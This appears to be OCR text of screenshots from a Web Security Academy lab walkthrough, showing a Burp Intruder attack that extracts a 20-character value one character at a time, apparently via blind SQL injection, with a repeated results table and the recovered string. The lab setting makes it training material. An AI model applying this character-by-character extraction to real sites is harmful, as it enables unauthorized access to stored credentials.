
Character set: abcdefghijklmnopqrstuvwxyz0123456789

Min length: 1

Max length: 1

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.




Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
32	10	b	200	□	□	4010	
67	3	d	200	□	□	4010	
79	15	d	200	□	□	4010	
113	7	f	200	□	□	4010	
138	11	g	200	□	□	4010	
161	13	h	200	□	□	4010	
228	17	k	200	□	□	4010	
275	1	n	200	□	□	4010	
294	20	n	200	□	□	4010	
311	16	o	200	□	□	4010	
321	5	p	200	□	□	4010	
324	8	p	200	□	□	4010	
418	18	t	200	□	□	4010	
448	6	v	200	□	□	4010	
472	9	w	200	□	□	4010	
503	19	x	200	□	□	4010	
687	14	6	200	□	□	4010	
698	4	7	200	□	□	4010	
727	12	8	200	□	□	4010	
738	2	9	200	□	□	4010	

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 3910

<!DOCTYPE html>
```

welcome

1 match



```
n9d7pvfpwbg8h6doktxn
```


12. Intruder attack of aca81f871e6dc416c04b21e300560041.web-security-academy.net - Temporary attack - Not saved to project file

Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
32	10	b	200	□	□	4010	
67	3	d	200	□	□	4010	
79	15	d	200	□	□	4010	
113	7	f	200	□	□	4010	
138	11	g	200	□	□	4010	
161	13	h	200	□	□	4010	
228	17	k	200	□	□	4010	
275	1	n	200	□	□	4010	
294	20	n	200	□	□	4010	
311	16	o	200	□	□	4010	
321	5	p	200	□	□	4010	
324	8	p	200	□	□	4010	
418	18	t	200	□	□	4010	
448	6	v	200	□	□	4010	
472	9	w	200	□	□	4010	
503	19	x	200	□	□	4010	
687	14	6	200	□	□	4010	
698	4	7	200	□	□	4010	
727	12	8	200	□	□	4010	
738	2	9	200	□	□	4010	

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 3910

<!DOCTYPE html>
```

welcome



icrosoft	QUERY-1-HERE; QUERY-2-H
